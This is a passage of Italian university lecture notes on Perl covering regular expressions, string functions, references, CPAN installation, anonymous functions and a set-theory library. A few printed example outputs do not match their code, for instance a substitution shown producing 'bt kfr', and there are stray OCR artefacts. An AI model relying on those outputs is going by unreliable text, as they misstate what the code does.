# output: 3 cerchi

sub f {my $a=shift; "$a+g($a)"}

sub g {my $a=shift; $a*$a}

$a=$b="5";

$a=~s/([0-9])/f($1)/e; print "$a\n";
# output: 5+g(5)

$b=~s/([0-9])/f($1)/ee; print "$b\n";
# output: 30
```

Si tratta di caratteristiche molto potenti.

Riassunto dei modificatori

/m	ˆ e $ si riferiscono all'inizio e alla fine di ogni riga.
/s	Il punto comprende anche il carattere di nuova riga.
/g	Matching ripetuto globale.
/i	Non viene fatta distinzione tra maiuscole e minuscole.
/o	Variabili contenute nell'istruzione di matching vengono calcolate solo all'inizio.
/e	La stringa di sostituzione viene valutata.

$_ sottinteso nelle espressioni regolari

Quando un'istruzione di matching si applica alla variabile sottintesa *$_*, anche =˜ può essere tralasciato:

```
@a=("vero","verde","rosso","giallo","cara");

for (@a) {if (/o$/) {print "$_ termina in o.\n"}}

@a=("vero","verde","rozzo","giallo","cara");

for (@a) {s/o/a/g} # Modifica la lista!

for (@a) {print "$_\n"}

for (@a) {if (!/oz/) {print "Non trovato in $_\n"}}
```

Alternative a / ... /

Invece di $/\alpha/$ si può anche usare $m\{\alpha\}$ e invece di $s/\alpha/\beta/$ anche $s\{\alpha\}$ *[β]* oppure una di tante altre forme. La seconda forma è talvolta più trasparente; è utile quando α e β sono troppo lunghe per stare insieme sulla stessa riga. Se anche da sole sono lunghe, ci si può aiutare ad esempio introducendo variabili.

Parentesi tonde

Le parentesi tonde possono essere usate semplicemente per raggruppare gli elementi di una parte di un'espressione regolare. Allo stesso tempo però il contenuto della parte della corrispondenza rilevata viene memorizzato in variabili numerate *$1*, *$2*, *$3*, ... che possono essere utilizzate al di fuori dell'espressione regolare stessa (nelle sostituzioni anche nella stringa sostituente):

```
$a="fine 65 345 era 900";
$a=~/(\d+) +(\d+).*?(\d+)/; print "$1:$2:$3\n";
# output: 65:345:900
```

All'interno dell'espressione regolare invece alle parti rilevate ci si riferisce con *1*, *2*, ecc. L'esempio che segue mostra come eliminare caratteri multipli da una stringa:

```
$a="brrrrhhhh... che freddo!";
$a=~s/(.)\1+/$1/g;
print "$a\n"; # output: brh. che fredo!
```

Esistono anche parentesi il cui contenuto non viene memorizzato nelle variabili *$1*, ...:

(?:x)	Semplice parentesi non memorizzata.
a(?=x)	*a* deve essere seguito da *x*. (*)
a(?!x)	*a* non deve essere seguito da *x*. (*)
(?<=x)a	*a* deve essere preceduto da *x*. (*)
(?<!x)	*a* non deve essere preceduto da *x*. (*)
(?i:x)	Attiva il modificatore /*i* per il contenuto della parentesi.
(?-i:x)	Disattiva il modificatore /*i* per il contenuto della parentesi.
(?s:x)	Attiva il modificatore /*s* per il contenuto della parentesi.
(?-s:x)	Disattiva il modificatore /*s* per il contenuto della parentesi.

(*) Le parentesi condizionali non occupano posto!

```
$a=$b="a315 b883";
$a=~s/b\d+//; print "$a\n"; # output: a315
$b=~s/(?<=b)\d+//; print "$b\n"; #output: a315b

$a=$b="alfa [9] beta [7]";

sub f {$a=shift; $a*$a}

$a=~s/\[(\d+)\]/f($1)/ge; print "$a\n";
# output: alfa 81 beta 49

$b=~s/(?<=\[)(\d+)(?=\])/f($1)/ge; print "$b\n";
# output: alfa [81] beta [49]

$a=$b="AalEmiAreOtAea";
$a=~s/([eiou]|(?-i:a))//gi; print "$a\n";
# output: bt kfr
```

Uso di | nelle espressioni regolari

/Franco (Nero|[a-z]+)/ rileva *Franco Nero* e *Franco piangeva*, ma non *Franco Gotti*.

/*a*|*b*|*c*/ richiede una corrispondenza con *a* oppure con *b* oppure con *c*, nell'ordine indicato. Quindi *a*|*abc* non applica mai ad *abc*, perché viene subito scoperta la corrispondenza con *a*, dopodiché l'elaborazione continua con *bc*.

```
sub tira {grep {$_}
  split(/(scia|scie|scio|sciu|sce|sci|[a-z])/,shift)}

for (tira("lascio il casco col fascino che nasce sul vascello"))
  {print "+$_\n"}
```

Questo esempio è molto importante. Provarlo subito! Si vede che split restituisce anche i separatori se sono individuati da parentesi tonde.

/*a*|*b*/ cerca in ogni posizione *a* oppure *b*; /*a*/ *or* /*b*/ cerca invece prima *a* in tutta la stringa e *b* solo, se la stringa non contiene *a*.

Ricerca massimale e ricerca minimale

/α*/ cerca una corrispondenza di lunghezza massimale con una parola della forma α*. Per ottenere una corrispondenza minimale si aggiunge un punto interrogativo: /α*?/. Lo stesso discorso vale per α+. Esempi:

```
$a="era [ter] e [bis] uno";
$a=~/\[(.*)\]/; print "$1\n";
# output: ter] e [bis

$a="era [ter] e [bis] uno";
$a=~/\[(.*?)\]/; print "$1\n";
# output: ter
```

<u>Attenzione:</u> Bisogna però tener conto del punto in cui si trova l'elaborazione:

```
$a="babaaaaa";
$a=~/(a+)/; print "$1\n"; # output: a
```

Cosa succede se qui invece di + si scrive *?


Lettura a triple del DNA

Nel codice genetico l'aminoacido isoleucina è rappresentato dalle triple *ATA*, *ATC* e *ATT*. Una stringa deve però essere letta a triple, quindi il primo *ATA* (a partire dalla seconda lettera) in *TATATCTGCAATTTGATAGATCGA* non verrà tradotto in isoleucina, perché appartiene in parte alla tripla *TAT* e in parte ad *ATC*. Presentiamo prima un modo errato di lettura, poi due versioni corrette, nella seconda delle quali facciamo uso di *grep* (pag. 84). Si noti che nella penultima versione l'uso delle parentesi tonde nell'istruzione di matching fa in modo che @*a* contiene solo le parti catturate dalle parentesi.

```
$a=$b="TATATCTGCAATTTGATAGATCGA";

@a=$a=~/AT[ACT]/g;
for (@a) {print "$_"} print "\n";
# output errato: ATA ATT ATA ATC

$b=~s/(...)/($1)/g;
@a=$b=~/\((AT[ACT])\)/g;
for (@a) {print "$_"} print "\n";
# output corretto: ATC ATA

@a=grep {/AT[ACT]/} $a=~/.../g;
for (@a) {print "$_"} print "\n";
# output corretto: ATC ATA
```

L'angolo del legame tetraedrico

Gli atomi di carbonio del propano CH_3-CH_2-CH_3 non si trovano su una retta, ma formano un triangolo isoscele il cui angolo centrale α è uguale a $109.47° = \arccos \frac{-1}{3}$. Infatti i due atomi di carbonio esterni formano insieme a due atomi di idrogeno (non disegnati) i vertici di un tetraedro al cui centro si trova il terzo atomo di carbonio. Il valore di α può essere trovato osservando che i vertici del tetraedro sono vertici di un cubo disposti come nella figura. Dal triangolo ABC, in cui $r = \sqrt{\frac{3}{4}}$, si trova adesso $x = \frac{r}{3}$ da $h^2 + (r-x)^2 = 1$ e $h^2 + (r+x)^2 = 2$ oppure direttamente α con il teorema del coseno: $2 = 2r^2 - 2r^2 \cos \alpha$.



Fattori di una parola

Nella teoria combinatoria dei testi un *fattore* (divisore o sottostringa) di una parola x è una parola r per cui esistono parole (eventualmente vuote) p ed s tali che $x = prs$. Una *sottoparola* di x è invece una parola u che si ottiene da x togliendo alcune lettere (o nessuna lettera, in qual caso u coincide con x). Quindi cda è un fattore di $abcdaab$, $adab$ una sottoparola, ma non un fattore.

Con il Perl è molto facile scrivere funzioni per decidere se una parola è sottoparola o fattore di un'altra:

```
sub fattore {my ($r,$x)=@_; return 1 if $x=~/$r/; 0}

sub sottoparola {my ($u,$x)=@_; my @u=split(//,$u);
  $ricerca=join(".*",@u); return 1 if $x=~/$ricerca/; 0}

$x="abcdaab";
if (fattore("cda",$x)) {print "ok 1\n"}
if (sottoparola("adab",$x)) {print "ok 2\n"}
```

Le funzioni analoghe per prefissi e suffissi:

```
sub prefisso {my ($p,$x)=@_; return 1 if $x=~/^$p/; 0}

sub suffisso {my ($s,$x)=@_; return 1 if $x=~/$s$/; 0}
```

In genetica sono importanti i fattori detti speciali. Un fattore r di una parola x si dice un *fattore speciale sinistro*, se esistono due lettere distinte a e b tali che ar e br sono ancora fattori di x. Anche questa condizione può essere formulata tramite espressioni regolari:

```
sub specialesinistro {my ($r,$x)=@_;
  return 1 if $x=~/(.)$r/ and $x=~/[^$1]$r/; 0}
```

index e rindex

Il Perl prevede alcune funzioni per le stringhe che, quando applicabili, sono più veloci delle espressioni regolari (che spesso richiedono numerosi confronti).

index($a,$b) fornisce la posizione della prima apparizione della stringa *$b* nella stringa *$a* oppure *-1*, se *$b* non è sottostringa (cioè fattore) di *$a*. Con **index($b,$a,$start)** si ottiene la posizione della prima apparizione a partire da *$start*. **rindex** funziona nello stesso modo, ma con una ricerca da destra a sinistra (con la posizione però calcolata sempre a partire da sinistra). Attenzione all'ordine degli argomenti - la stringa più grande viene indicata per prima. Esempi:

```
$a="ttabcinabc-cbabctt";
$b="abc";

print index($a,$b),"\n"; # output 2
print index($a,$b,3),"\n"; # output 7
print index("xy",$b),"\n"; # output -1

print rindex($a,$b),"\n"; # output 13
print rindex($a,$b,4),"\n"; # output 2
print rindex("xy",$b),"\n"; # output -1
```

printf e sprintf nel Perl

printf viene usato per l'output formattato e funziona come in C, tranne che alcune parentesi possono essere omesse. **$a=sprintf ...** fa in modo che *$a* diventi uguale all'output che si otterrebbe con **printf**.

```
$x=3; $y=7;
$a=sprintf("x = %d, y = %d\n",$x,$y);
print $a;
```

SISTEMI di ELABORAZIONE dell'INFORMAZIONE

Corso di laurea in matematica — Anno accademico 2000/2001 — Numero 21 ◇ 7 Maggio 2001

Questa settimana

90 I puntatori del Perl
Liste di liste e matrici
I moduli CPAN

91 Concatenazione di stringhe
substr e strumenti per le stringhe
Puntatori a variabili locali
Passaggio di parametri in Perl
Invertiparola e eliminacaratteri

92 Funzioni anonime
Funzioni come argomenti
e come valori di funzioni
Il modulo Storable e dclone
Programmare con gli insiemi

93 Uguaglianza di insiemi
map
Le tuple
La funzione di output

94 Typeglobs
Intersezione e unione
L'insieme delle parti
Operatori logici per insiemi
Puntatori a vettori associativi

I puntatori del Perl

Il Perl permette di utilizzare puntatori che dal punto di vista funzionale sono molto simili ai puntatori del C, anche se la sintassi è piuttosto diversa. Il termine inglese è reference (riferimento), ma, almeno per il programmatore C/C++, questa è una terminologia un po' infelice perché la somiglianza con i riferimenti del C++ è minore che con i puntatori del C. Nel C e nel Perl i puntatori vengono usati soprattutto per tre scopi: modifica di un argomento; risparmio di memoria (un puntatore nel Perl è uno scalare, nel C un intero lungo), ad esempio nel passaggio dei parametri a una funzione; creazione di strutture complesse (liste di liste, alberi). Puntatori a funzioni permettono la programmazione funzionale.

I puntatori sono estremamente utili; il loro uso e soprattutto le notazioni che bisogna usare sono sicuramente meno semplici e trasparenti di quanto accada nel C. Le regole più importanti sono queste:

Un puntatore è uno scalare.

Il puntatore a un oggetto x viene denotato con \x (equivalente a &x nel C).

Per ottenere il valore dell'oggetto a cui punta il puntatore, bisogna anteporgli il simbolo caratteristico del tipo di dati ($ per gli scalari, @ per le liste, % per i vettori associativi, & per le funzioni).

Se il puntatore $u punta a una lista, l'elemento con indice i di quella lista lo si ottiene con @$u[i] (in accordo con la notazione precedente) oppure con $u→[i] (un'abbreviazione che è talvolta da preferire). Le notazioni per vettori associativi e funzioni sono simili. Esempi:

```
$a=5; $u=\$a;
print "$$u\n"; # output: 5

@a=(1,2,3); $u=\@a;
print "@$u\n"; # output: 1 2 3
print $u→[1], "\n"; # output 2

%a=("Rossi",30, "Verdi",27); $u=\%a;
while (($x,$y)=each %$u)
  {print "$x: $y, "}
# output: Rossi: 30, Verdi: 27,
print "\n", $u→{"Verdi"},"\n";
# output: 27

sub f {my $a=shift; $a*$a}

$u=\&f; print &$u(6); # output: 36
print "\n",$u→(4); # output: 16
```

Liste di liste e matrici

Il Perl nella sua impostazione lineare a liste non conosce matrici, liste di liste o alberi. Queste strutture complesse devono essere create tramite l'uso di puntatori.

La matrice $\begin{pmatrix} 3 & 5 \\ 1 & 8 \end{pmatrix}$ può essere rappresentata in modi diversi, ad esempio con

```
@a=(3,5); @b=(4,8); @m=(\@a,\@b);
print $m[0]→[0]; # output: 3
```

In questo esempio *$m[0]* è il puntatore alla lista *@a*. Spesso più comodo è l'uso di liste anonime: *[1,2,3]* è il puntatore a una lista anonima (cioè senza nome) i cui elementi sono *1*, *2* e *3*. Diamo in questo modo un'altra rappresentazione della nostra matrice:

```
$u=[[3,5],[4,8]];
print $u→[0]→[0]; # output: 3
```

Esaminiamo la prima riga in dettaglio. *$u* è il puntatore a una lista, i cui due elementi sono i puntatori *[3,5]* e *[4,8]* (quindi scalari), i quali a loro volta puntano a liste con due elementi.

Quando, in un linguaggio qualsiasi (C, Perl, Lisp), si usano strutture i cui elementi sono puntatori, bisogna fare molta attenzione alle operazioni di copiatura. La semplice assegnazione infatti copia in tal caso i puntatori, e quindi una modifica nell'originale modifica anche la copia e viceversa, cioè copia e originale non sono più indipendenti. Copie indipendenti si chiamano *copie profonde*; per crearle bisogna avere delle informazioni sul modo in cui sono organizzati i dati che devono essere copiati. Esempi:

```
@a=([1,2],[3,4]); @b=@a;
$b[0]→[0]=7; print $a[0]→[0];
# output: 7 (copia superficiale)

sub copia {my $a=shift;
  ([$a→[0]→[0],$a→[0]→[1]],
   [$a→[0]→[0],$a→[0]→[1]])}

@a=([1,2],[3,4]); @b=copia(\@a);
$b[0]→[0]=7; print $a[0]→[0];
# output: 1 (copia profonda)
```

I moduli CPAN

Già come linguaggio nella sua versione standard di una estrema ricchezza e versatilità, il Perl dispone di una vastissima raccolta di estensioni (moduli, cfr. pag. 83), il *Comprehensive Perl Archive Network* (*CPAN*), accessibile al sito *www.perl.com/CPAN*. Scegliendo *FetchFiles* su questo sito si viene indirizzati a un mirror (ad esempio a Roma) più vicino; adesso si può scegliere il link *recent modules* per vedere i moduli più recenti (ogni settimana arrivano fino a cento nuovi moduli!) oppure *modules* per la raccolta intera (scegliere poi *modules by category* oppure *modules by name*).

L'installazione di un modulo CPAN sotto Unix è semplice e sempre uguale. Installiamo ad esempio il recente modulo *Switch* che aggiunge al linguaggio la possibilità di usare un'istruzione *switch* simile a quella del C. Il modulo arriva come file *Switch-2.02.tar.gz*, di soli 10 K, da cui con *gunzip* e *tar* otteniamo una directory *switch-2.02*, in cui entriamo. Adesso bisogna dare, nell'ordine, i seguenti comandi, di cui l'ultimo (*make install*) come *root*:

```
perl Makefile.PL
make test
make
make install
```

make test ci avverte però che dobbiamo installare prima i files *Text/Text-Balanced-1.84.tar.gz* e *Filter/Filter-1.23.tar.gz* che preleviamo da CPAN in *modules by name*. Esempi a pag. 92.

Concatenazione di stringhe

Il simbolo di concatenazione per stringhe è il punto: *$a.$b.$b* è la concatenazione delle stringhe *$a*, *$b* e *$c*.

In questo caso avremmo anche potuto scrivere *"ab$c"*; il punto si usa ad esempio in *"(".f($a).")".riga(3)*, dove *f* e *riga* sono funzioni che restituiscono stringhe. Talvolta si può anche utilizzare la funzione *sprintf* (cfr. pag. 89).

substr

Sia $ = $a_0a_1\dots a_n$ una stringa. **substr($a,i)** fornisce allora la stringa $a_ia_{i+1}\dots a_n$, mentre **substr($a,i,k)** è uguale a $a_ia_{i+1}\dots a_{i+k-1}$ (una stringa con *k* caratteri) oppure una stringa più breve, se $*a* non possiede tutti i caratteri richiesti. Se *i* è negativo, indica la posizione $n-i+1$.

```
$a="012345678";
print substr($a,2),"\n"; # output: 2345678
print substr($a,2,4),"\n"; # output: 2345
print substr($a,-3),"\n"; # output: 678
print substr($a,-3,2),"\n"; # output: 67
```

substr($a,i,k,$b) sostituisce $a_ia_{i+1}\dots a_{i+k-1}$ con *$b*:

```
$a="Vivo a Pisa da molti anni.";
substr($a,7,4,"Ferrara"); print $a;
# output: Vivo a Ferrara da molti anni.
```

Strumenti per le stringhe

Definiamo una funzione che elimina gli spazi bianchi (cfr. pag. 87) all'inizio e alla fine di una stringa.

```
sub strip {$_[0]=~s/^\s+//; $_[0]=~s/\s+$//}
$a=" alfa "; strip($a);
print "+$a-\n"; # output: +alfa-
```

La funzione **sepmai** separa una stringa non solo a seconda degli spazi bianchi, ma estraendo anche le parti iniziando con maiuscola:

```
sub sepmai {my $a=shift; split(/(?=[A-Z])|\s+/,$a)}
$a="ABxC13 xD14"; @a=sepmai($a);
$b=""; for (@a) {$b.="$_, "} chop($b); chop($b);
print $b; # output: A, Bx, C13, x, D14
```

Puntatori a variabili locali

Nel C una variabile *x* interna di una funzione è memorizzata in un certo indirizzo, diciamo *77880*, che è anche il valore del puntatore *&x*. Assumiamo che la funzione restituisca come risultato proprio questo puntatore. Quando però questo risultato è stato ottenuto, ad esempio con un'istruzione *X=f()*, la variabile *x* (se non è *static*) cessa di esistere e viene liberato lo spazio da essa occupata; per questa ragione un successivo uso di **X* non ha più senso (spesso funziona lo stesso, ma soltanto perché il programma non ha ancora reimpiegato quello spazio).

Nel Perl invece anche il valore di una variabile locale (dichiarata con *my*) rimane utilizzabile se esistono ancora puntatori che puntano ad essa. Esempio:

```
sub f {my $a=6; \$a}
$u=f(); print $$u; # output: 6
```

Mentre anche in C è corretta la funzione

```
double *f ()
{static double x=3; return &x;}
```

il compilatore avverte con un *"warning: function returns address of local variable"* se si omette l'indicazione *static*.

Passaggio di parametri in Perl

Anche in Perl, come in C (pag. 43), la funzione seguente non è in grado di modificare il valore del proprio parametro; ciò non significa però che anche in Perl il passaggio dei parametri avviene per valore, come adesso vedremo.

```
sub aumenta0 {my $x=shift; $x++}
$a=5; aumenta0($a); print $a; # output: 5
```

Ci sono almeno tre modi in Perl per ottenere il risultato desiderato. *aumenta1* funziona come la corrispondente funzione in C; le altre due versioni sono tipici meccanismi del Perl. Si vede che la variabile passata mantiene la propria identità; il passaggio dei parametri avviene per indirizzo.

```
sub aumenta1 {my $x=shift; $$x++}
$a=5; aumenta1(\$a); print "$a\n"; # output: 6
sub aumenta2 {$_[0]++}
$a=5; aumenta2($a); print "$a\n"; # output: 6
sub aumenta3 {my $x=\shift; $$x++}
$a=5; aumenta3($a); print "$a\n"; # output: 6
```

La ragione perché non funziona *aumenta0* è che l'istruzione *$a=shift*, necessaria perché la dichiarazione di una funzione in Perl non contiene nomi per le variabili, crea in quel momento una copia del primo argomento il cui aumento non modifica l'argomento stesso, a cui posso invece riferirmi con *\shift* oppure *$_[0]*. Due altri esempi:

```
sub f {$_[2]=$_[2]+7}
$x=3; f(0,0,$x); print "$x\n"; # output: 10
sub g {for (@_) {$_++}}
@a=(3,4,9); g(@a); print "@a\n"; # output 4 5 10
```

Però

```
sub f {push (@_,7)}
@a=(1,2); f(@a); print "@a\n"; # output: 1 2
```

e invece – notare le parentesi graffe necessarie in @{*$_[0]*}:

```
sub g {push (@{$_[0]},7)}
@a=(1,2); g(\@a); print "@a\n"; # output: 1 2 7
```

Invertiparola e eliminacaratteri

Il modo migliore di invertire una parola in Perl è tramite l'utilizzo della funzione *reverse* (pag. 85):

```
sub invertiparola {my $a=shift;
  my @a=reverse split(//,$a); join("",@a)}
$a="012345"; $b=invertiparola($a);
print $b; # output: 543210
```

Per eliminare un insieme di caratteri da una stringa si può usare (ad esempio) l'operatore di sostituzione. Abbiamo definito a pag. 44 le funzioni analoghe in C.

```
sub eliminacaratteri {my ($a,$b)=@_; $a=~s/[$b]//g; $a}
$a="un famoso tenore"; $b=eliminacaratteri($a,"aeiou");
print "$a - $b\n"; # output: un famoso tenore - n fms tnr
```

Esercizio: Riscrivere queste funzioni in modo tale che modificano i propri argomenti, usando il metodo spiegato nell'articolo precedente (cfr. *strip*).

Se il programma principale si trova nella stessa cartella e se non richiede inserimenti da tastiera dell'utente, sotto Emacs (con la nostra impostazione) per l'esecuzione è sufficiente premere il tasto *Fine*.

Funzioni anonime

Una funzione anonima viene definita tralasciando dopo il *sub* il nome della funzione. Più precisamente il *sub* può essere considerato come un operatore che restituisce un puntatore a un blocco di codice; quando viene indicato un nome, questo blocco di codice può essere chiamato utilizzando il nome.

Funzioni anonime vengono utilizzate come argomenti o come risultati di funzioni come vedremo adesso. Funzioni anonime, essendo puntatori, quindi scalari, possono anche essere assegnate come valori di variabili:

```
$quadrato = sub {my $a=shift; $a*$a};

print &$quadrato(6)."\n"; # output: 36
print $quadrato->(6); # output: 36
```

Funzioni come argomenti di funzioni

Quando ci si riferisce indirettamente a una funzione (ad esempio quando è argomento di un'altra funzione), bisogna premettere al nome il simbolo &. Esempi:

```
sub val {my ($f,$x)=@_; &$f($x)}

sub cubo {my $a=shift; $a*$a*$a}
sub id {shift}
sub quadrato {my $a=shift; $a*$a}
sub uno {1}

$a="quadrato";

print val(\&quadrato,3),"\n"; # output: 9
print val(\&$a,3),"\n"; # output: 9

$s=0; for ("uno","id","quadrato","cubo")
{$s+=val(\&$_,4)} print "1 + 4 + 16 + 64 = $s\n";
# output: 1 + 4 + 16 + 64 = 85
```

In verità nell'ultimo esempio lo stesso risultato lo si ottiene con

```
$s=0; for ("uno","id","quadrato","cubo")
{$s+=&{\&$_}(4)} print "1 + 4 + 16 + 64 = $s\n";
# output: 1 + 4 + 16 + 64 = 85
```

oppure, in modo forse più comprensibile, con

```
$s=0; for ("uno","id","quadrato","cubo")
{$f=\&$_; $s+=&$f(4)} print "1 + 4 + 16 + 64 = $s\n";
# output: 1 + 4 + 16 + 64 = 85
```

Queste versioni sono permesse anche con l'impostazione *use strict 'refs'* che impedisce l'utilizzo di stringhe come riferimenti. Senza questa impostazione (che è comunque consigliabile in programmi seri) si potrebbe anche scrivere:

```
$s=0; for ("uno","id","quadrato","cubo")
{$s+=&$_(4)} print "1 + 4 + 16 + 64 = $s\n";
# output: 1 + 4 + 16 + 64 = 85
```

Nella grafica al calcolatore è spesso utile definire figure come funzioni. Una funzione che disegna una tale figura, applicando una traslazione e una rotazione che dopo il disegno vengono revocate, potrebbe seguire il seguente schema:

```
sub disegna {my ($f,$dx,$dy,$alfa)=@_;
  traslazione($dx,$dy), gira($alfa); &$f();
  gira(-$alfa); traslazione(-$dx,-$dy)}

sub figura1 {}

sub figura2 {}

disegna(\&figura1,2,3,60);
```

Funzioni come valori di funzioni

La seguente funzione può essere utilizzata per ottenere una funzione da un vettore associativo.

```
sub fundahash {my $a=shift; sub {my $x=shift; $a->{$x}}}
%a=(1,1, 2,4, 3,9, 4,16, 5,25, 6,36);
print fundahash(\%a)->(3); # output: 9
```

Funzioni come valori di funzioni sono il concetto fondamentale della programmazione funzionale che discuteremo più avanti.

Il modulo Storable e dclone

Nella programmazione con gli insiemi avremo in particolare bisogno di insiemi di insiemi, insiemi di insiemi di insiemi ecc., che verranno rappresentati come liste di liste, liste di liste di liste ecc., o, più precisamente, come puntatori a tali strutture. Abbiamo già osservato a pag. 90 che in questi casi, ad esempio nelle assegnazioni, bisogna effettuare delle *copie profonde*. Programmare una funzione a mano che possa essere utilizzata per strutture così complicate è piuttosto difficoltoso; useremo perciò il modulo *Storable* del CPAN che è programmato in C e quindi anche molto veloce e che installiamo con la procedura vista a pag. 90. Di questo modulo useremo solo la funzione **dclone**; all'inizio del file che contiene le funzioni per gli insiemi scriviamo

```
use Storable 'dclone';
```

Adesso possiamo definire la funzione per le copie:

```
sub copia {my $a=shift; return $a if unatomo($a); dclone($a)}
```

La funzione *unatomo* è definita nell'articolo seguente.

Programmare con gli insiemi

Rappresenteremo insiemi come puntatori a liste i cui elementi sono gli elementi dell'insieme. Ricerca e modifica sono operazioni più lente per liste che per vettori associativi, per questa ragione insiemi semplici vengono spesso rappresentati mediante vettori associativi. Per gli insiemi generali ciò però non porta vantaggi.

In Perl è possibile distinguere tra scalari che sono puntatori da scalari comuni; questi ultimi verranno usati come elementi primitivi (*atomi*) la cui uguaglianza è verificata come uguaglianza di stringhe. L'uguaglianza di insiemi significa poi uguaglianza degli elementi. I nostri insiemi saranno completamente generali (naturalmente finiti), e quindi possono contenere altri insiemi come elementi. Per distinguere gli atomi dagli insiemi useremo le seguenti funzioni:

```
sub unatomo {return 0 if ref(shift); 1}

sub uninsieme {my $a=shift;
  return 0 if not ref($a); return 1 if not @$a;
  return 1 if ref($a) eq "ARRAY" and $a->[0] ne "tupla"; 0}
```

Introdurremo un terzo tipo di elementi, le tuple, che permetteranno un più agevole trattamento del prodotto cartesiano, anche se possono essere definite insiemisticamente (cfr. pag. 93, dove verrà spiegato il significato di *$a->$[0] ne "tupla"*).

Uguaglianza di insiemi

Gli elementi di un insieme si ottengono con la seguente funzione; si ricordi che ci riferiamo agli insiemi mediante puntatori alla lista dei loro elementi.

```
sub elementi {my $a=shift; @$a}
```

Le funzioni centrali alla nostra libreria insiemistica sono adesso le verifiche di uguaglianza. *el($x,$a)* è 1 o 0 a seconda se *$x* è elemento di *$a* oppure no; per decidere ciò dobbiamo confrontare *$x* con tutti gli elementi di *$a*, usando un'apposita funzione *uguali* che usa la funzione *sottoinsieme* che ci dice se un insieme è sottoinsieme di un altro, utilizzando a sua volta la funzione *el* stessa. Si tratta quindi di una ricorsione reciproca tra funzioni. La funzione *uguali* comprende anche una parte relativa alle tuple che verrà spiegata successivamente su questa pagina.

```
sub el {my ($x,$a)=@_; return 0 if not uninsieme($a);
  for (elementi($a)) {return 1 if uguali($x,$_)} 0}

sub uguali {my ($a,$b)=@_; my ($n,$k);
  return $a eq $b if unatomo($a) and unatomo($b);
  return sottoinsieme($a,$b) and sottoinsieme($b,$a)
   if uninsieme($a) and uninsieme($b);
  if (unatupla($a) and unatupla($b))
  {$n=scalar(@$a)-1; return 0 if $n!=scalar(@$b)-1;
  for ($k=1;$k<=$n;$k++)
    {return 0 if not uguali($a->[$k],$b->[$k])}
  return 1} 0}

sub sottoinsieme {my ($a,$b)=@_;
  return 0 if not (uninsieme($a) and uninsieme($b));
  for (elementi($a)) {return 0 if not el($_,$b)}1}
```

Insiemi devono essere creati esclusivamente mediante la funzione *insieme*. L'aggiunta di un elemento a un insieme avviene con *aggiungi*, la cardinalità è calcolata con *card*.

```
sub insieme {my @a=();
  for (@_) {push(@a,$_) if not el($_,\@a)} \@a}

sub aggiungi {my ($x,$a)=@_; push(@$a,copia($x)) if not el($x,$a)}

sub card {scalar(elementi(shift))}
```

map

map è una funzione importante del Perl e di tutti i linguaggi funzionali. Con essa da una lista $(a_1, \ldots, a_n)$ si ottiene la lista $f(a_1, \ldots, a_n)$, se f è una funzione a valori scalari anch'essa argomento di *map*. Il Perl prevede un'estensione molto utile al caso che la funzione f restituisca liste come valori; in tal caso, se ad esempio $f(1) = 9$, $f(2) = (21, 22, 23)$, $f(3) = (31, 32)$, $f(4) = 7$, da $(2, 4, 3, 1, 3)$ si ottiene $(21, 22, 23, 7, 31, 32, 9, 31, 32)$; il *map* del Perl effettua quindi un push per calcolare il risultato. Nella programmazione insiemistica useremo il *map* per la creazione della diagonale, ma ha tante altre applicazioni. La sintassi che usiamo è simile a quella di *grep* (pag. 84). Esempi:

```
sub quadrato {my $a=shift; $a*$a}

@a=map {quadrato($_)} (0..8);

print "@a\n"; # output: 0 1 4 9 16 25 36 49 64

sub f {my $a=shift; $a eq "a" ? "ac" : $a eq "b" ? "bba" :
  $a eq "c" ? "ca" : $a}

$a="abbacb"; @a=map {f($_)} split(//,$a);
$a=join("",@a); print "$a\n";
# output: acbbabbaaccabba
```

Le tuple

Nell'insiemistica matematica la coppia (a, b) è definita come l'insieme $\{a, \{a, b\}\}$, la tripla (a, b, c) ad esempio come $(a, (b, c)) = \{a, \{b, \{b, c\}\}\}$. Negli algoritmi (ad esempio nelle verifiche di uguaglianza) queste definizioni complicate consumano molto tempo. Utilizziamo quindi le liste già preesistenti del Perl per introdurre oltra agli atomi un altro tipo di elementi, le tuple, che verranno rappresentate come liste il cui primo elemento è la stringa *"tupla"* (che naturalmente non viene considerata elemento della tupla descritta e non deve essere utilizzata come primo elemento di una lista che descrive un insieme), per poter distinguere le tuple dagli insiemi anch'essi rappresentati da liste. La verifica se un oggetto è una lista avviene con la funzione *unatupla*:

```
sub unatupla {my $a=shift; return 0 if not ref($a);
  return 0 if not @$a;
  return 1 if ref($a) eq "ARRAY" and $a->[0] eq "tupla"; 0}
```

La prima tra le funzioni seguenti definisce la diagonale di un insieme X (cioè l'insieme di tutti gli elementi della forma (x, x) con $x \in X$), le altre, più complicate, il prodotto cartesiano.

```
sub diagonale {insieme(map {["tupla",$_,$_]} elementi(shift))}

sub prodotto {my $p=insiemee(["tupla"]);
  for (@_) {$p=estendiprodotto($p,$_)} $p}

sub estendi {my ($a,$b)=@_; my @a=@$a; push(@a,copia($b)); \@a}

sub estendiprodotto {my ($a,$b)=@_; my $c=insieme(); my ($u,$v,$p);
  for $u (elementi($a)) {for $v (elementi($b))
  {$p=estendi($u,$v); aggiungi($p,$c)}} $c}
```

La funzione di output

La funzione *out* crea una stringa che corrisponde alla rappresentazione di un insieme a cui siamo abituati in matematica, con le tuple rappresentate mediante parentesi rotonde; *pout* stampa la stringa creata da *out* aggiungendo un carattere di nuova riga.

```
sub out {my $a=shift; my $out; my $vuoto=1; my $n;
  return $a if unatomo($a);
  if (uninsieme($a)) {$out="{";
  for (elementi($a)) {$vuoto=0; $out.=out($_).","}
  if (not $vuoto) {chop $out} return $out."}"}
  if (unatupla($a))
  {$out="("; $n=@$a-1; for (@$a[1..$n]) {$vuoto=0; $out.=out($_).","}
  if (not $vuoto) {chop $out} return $out.")"} ""}

sub pout {print out(shift),"\n"}
```

A questo punto possiamo visualizzare i primi esempi:

```
$a=insiemi::insieme();
insiemi::pout($a); # output: {}

$a=insiemi::insieme(1,2,3);
insiemi::pout($a); # output: {1,2,3}

$b=insiemi::insieme($a,2,5,insiemi::insieme());
insiemi::pout($b); # output: {{1,2,3},2,5}

insiemi::pout(insiemi::diagonale($a));
# output: {(1,1),(2,2),(3,3)}

$a=insiemi::insieme(1,2); $b=insiemi::insieme(4,5);
$c=insiemi::insieme(8,9);
$p=insiemi::prodotto($a,$b,$c); insiemi::pout($p);
